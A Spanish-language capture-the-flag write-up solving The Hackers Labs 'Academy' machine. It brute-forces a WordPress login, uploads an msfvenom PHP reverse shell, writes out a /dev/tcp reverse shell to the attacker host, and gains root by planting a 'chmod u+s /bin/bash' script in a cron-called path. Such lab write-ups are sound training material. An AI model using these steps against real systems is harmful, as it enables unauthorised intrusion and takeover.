Academy

Resolviendo la máquina Academy

> En esta publicación, comparto cómo resolví la máquina **Academy** de The Hackers Labs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.136
```

```
PING 192.168.1.136 (192.168.1.136) 56(84) bytes of data.
64 bytes from 192.168.1.136: icmp_seq=1 ttl=64 time=2.14 ms

--- 192.168.1.136 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.141/2.141/2.141/0.000 ms
```

TTL=64 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.136 -oG allPorts
```


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 18:26 CEST
Initiating ARP Ping Scan at 18:26
Scanning 192.168.1.136 [1 port]
Completed ARP Ping Scan at 18:26, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:26
Scanning 192.168.1.136 [65535 ports]
Discovered open port 80/tcp on 192.168.1.136
Discovered open port 22/tcp on 192.168.1.136
Completed SYN Stealth Scan at 18:26, 6.98s elapsed (65535 total ports)
Nmap scan report for 192.168.1.136
Host is up, received arp-response (0.0031s latency).
Scanned at 2025-07-20 18:26:08 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:6D:89:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)
```

`nmap -p22,80 -sCV 192.168.1.136 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 18:26 CEST
Nmap scan report for 192.168.1.136
Host is up (0.00064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
|_  256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:6D:89:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

HTTP

`http://192.168.1.136/`




Fuzzing Web

`gobuster dir -u http://192.168.1.136/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.136/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.136/wordpress/]
/server-status        (Status: 403) [Size: 278]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

`http://192.168.1.136/wordpress/`



Se observa que no carga correctamente.

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4     <meta charset="UTF-8" />
5     <meta name="viewport" content="width=device-width, initial-scale=1" />
6 <meta name='robots' content='noindex, nofollow' />
7 <title>Mi Web No Hackeable</title>
8 <link rel='dns-prefetch' href='//academy.thl' />
9 <link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable &raquo; Feed" href="http://academy.thl/wordpress/index.php/feed/" />
10 <link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable &raquo; Feed de los comentarios" href="http://academy.thl/wordpress/index.php/comments/feed/" />
11 <script>
```

Se añade el dominio al archivo `/etc/hosts`

`echo "192.168.1.136 academy.thl" >> /etc/hosts`

Se vuelve a realizar *Fuzzing Web*.

`gobuster dir -u http://192.168.1.136/wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.136/wordpress/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 329] [--> http://192.168.1.136/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 330] [--> http://192.168.1.136/wordpress/wp-includes/]
/wp-admin             (Status: 301) [Size: 327] [--> http://192.168.1.136/wordpress/wp-admin/]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Se accede al directorio: `http://192.168.1.136/wordpress/wp-admin`.

Explotación

WordPress

```
wpscan --url http://192.168.1.136/wordpress/ --enumerate u,vp
```

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.136/wordpress/ [192.168.1.136]
[+] Started: Sun Jul 20 18:43:59 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.59 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.136/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.136/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.136/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.136/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.136/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.5.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.136/wordpress/, Match: 'WordPress 6.5.3'

[i] The main theme could not be detected.
```

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] dylan
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul 20 18:44:01 2025
[+] Requests Done: 13
[+] Cached Requests: 38
[+] Data Sent: 3.66 KB
[+] Data Received: 11.325 KB
[+] Memory used: 225.871 MB
[+] Elapsed time: 00:00:01
```


Se encuentra el usuario *dylan*.

```
wpscan --url http://192.168.1.136/wordpress/ --passwords
/usr/share/wordlists/rockyou.txt --usernames dylan
```

```
_______________________________________________________________
         __          ____________
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                          Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.136/wordpress/ [192.168.1.136]
[+] Started: Sun Jul 20 18:47:09 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.59 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.136/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.136/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.136/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.136/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.136/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.5.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.136/wordpress/, Match: 'WordPress 6.5.3'

[i] The main theme could not be detected.
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password1
Trying dylan / soccer Time: 00:00:00 <                                                                                      > (30 / 14344422)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: dylan, Password: password1

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul 20 18:47:13 2025
[+] Requests Done: 172
[+] Cached Requests: 28
[+] Data Sent: 55.734 KB
[+] Data Received: 43.707 KB
[+] Memory used: 258.434 MB
[+] Elapsed time: 00:00:04
```


Se introduce la contraseña en el panel de control de *WordPress*.



Se genera un *payload malicioso*.

```
msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php
```

Se sube el archivo generado anteriormente, mediante *Bit File Manager*.



Nos ponemos en escucha en el puerto 1234.

```
nc -nlvp 1234
```

```
http://192.168.1.136/wordpress/pwned.php
```

Se crea un script automático para ejecutar el *multi/handler*.

```
vin handler.rc
```

```
use multi/handler
set LHOST 192.168.1.127
set LPORT 1234
run
```

`msfconsole -r handler.rc`

Cuando se recibe la conexión en el puerto de 1234, se realiza una *reverse shell* para establecer una conexión estable.

```
listening on [any] 1234 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.136] 52778
bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set LHOST 192.168.1.127
LHOST => 192.168.1.127
resource (handler.rc)> set LPORT 4444
LPORT => 4444
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:4444
[*] Command shell session 1 opened (192.168.1.127:4444 -> 192.168.1.136:48768) at 2025-07-20 19:05:07 +0200


Shell Banner:
sh: 0: can't access tty; job control turned off
$
```

`background`

`sessions -u 1`

`sessions 2`

`sysinfo`

```
Computer     : 192.168.1.136
OS           : Debian 12.5 (Linux 6.1.0-21-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

`getuid`

```
Server username: www-data
```

Escalada de privilegios

`cd /opt`

```
cat backup.py
```

```
import paramiko

def conectar_ssh(hostname, username, password):
    try:
        cliente_ssh = paramiko.SSHClient()

        cliente_ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        cliente_ssh.connect(hostname, username=username, password=password)

        print("Conexión SSH exitosa")

        cliente_ssh.close()
    except SSHException as e:
        print("Error al establecer la conexión SSH:", e)

hostname = "192.168.0.20"
username = "dylan"
password = "dylan123"

conectar_ssh(hostname, username, password)
```

Se encuentra la contraseña del usuario *dylan*, con el cual se accedió previamente a **WordPress**, aunque dicho usuario no existe como cuenta local en el sistema.

Tareas CRON

Se descarga la herramienta pspy64.

Para poder ver las tareas **CRON** que se ejecutan en la máquina víctima.

Se descarga en nuestra máquina.

Se mueve el archivo descargado al directorio actual.

```
mv /home/manumore/Descargas/pspy64 .
```

```
python3 -m http.server 80
```

Se descarga en la máquina victima y se dan permisos.

```
wget 192.168.1.127/pspy64
```

```
chmod 777 pspy64
```

Se ejecuta el archivo descargado.

```
./pspy64
```

Se observa una tarea **CRON**, pero que el archivo que llama no existe en la ruta que indica.

```
2025/07/20 14:01:53 CMD: UID=0     PID=1     | init [2]
2025/07/20 14:02:01 CMD: UID=0     PID=2214  | /usr/sbin/CRON
2025/07/20 14:02:01 CMD: UID=0     PID=2215  | /usr/sbin/CRON
2025/07/20 14:02:01 CMD: UID=0     PID=2216  | /bin/sh -c /opt/backup.sh
```

Al tener permisos de escritura sobre `/opt`, se puede abusar de la tarea **CRON** que busca ejecutar un script inexistente (`backup.sh`).

```
total 68
drwxr-xr-x  18 root     root  4096 May  9  2024 .
drwxr-xr-x  18 root     root  4096 May  9  2024 ..
lrwxrwxrwx   1 root     root     7 May  9  2024 bin → usr/bin
drwxr-xr-x   3 root     root  4096 May  9  2024 boot
drwxr-xr-x  15 root     root  3080 Jul 20 12:24 dev
drwxr-xr-x  74 root     root  4096 Jul 20 12:24 etc
drwxr-xr-x   3 root     root  4096 May  9  2024 home
lrwxrwxrwx   1 root     root    30 May  9  2024 initrd.img → boot/initrd.img-6.1.0-21-amd64
lrwxrwxrwx   1 root     root    30 May  9  2024 initrd.img.old → boot/initrd.img-6.1.0-18-amd64
lrwxrwxrwx   1 root     root     7 May  9  2024 lib → usr/lib
lrwxrwxrwx   1 root     root     9 May  9  2024 lib64 → usr/lib64
drwx------   2 root     root 16384 May  9  2024 lost+found
drwxr-xr-x   3 root     root  4096 May  9  2024 media
drwxr-xr-x   2 root     root  4096 May  9  2024 mnt
drwxr-xr-x   2 www-data root  4096 Jul 20 14:04 opt
dr-xr-xr-x 148 root     root     0 Jul 20 12:24 proc
drwx------   4 root     root  4096 May 11  2024 root
drwxr-xr-x  14 root     root   480 Jul 20 12:24 run
lrwxrwxrwx   1 root     root     8 May  9  2024 sbin → usr/sbin
drwxr-xr-x   2 root     root  4096 May  9  2024 srv
dr-xr-xr-x  13 root     root     0 Jul 20 12:24 sys
drwxrwxrwt   2 root     root  4096 Jul 20 13:09 tmp
drwxr-xr-x  12 root     root  4096 May  9  2024 usr
drwxr-xr-x  12 root     root  4096 May  9  2024 var
lrwxrwxrwx   1 root     root    27 May  9  2024 vmlinuz → boot/vmlinuz-6.1.0-21-amd64
lrwxrwxrwx   1 root     root    27 May  9  2024 vmlinuz.old → boot/vmlinuz-6.1.0-18-amd64
```

Se crea el archivo: `backup.sh`.

```
echo 'chmod u+s /bin/bash' >> backup.sh
```

Se da permisos.

```
chmod +x backup.sh
```

Se espera a que se ejecuta la tarea **CRON** se ejecute automáticamente.

```
bash -p
```

```
whoami
root
```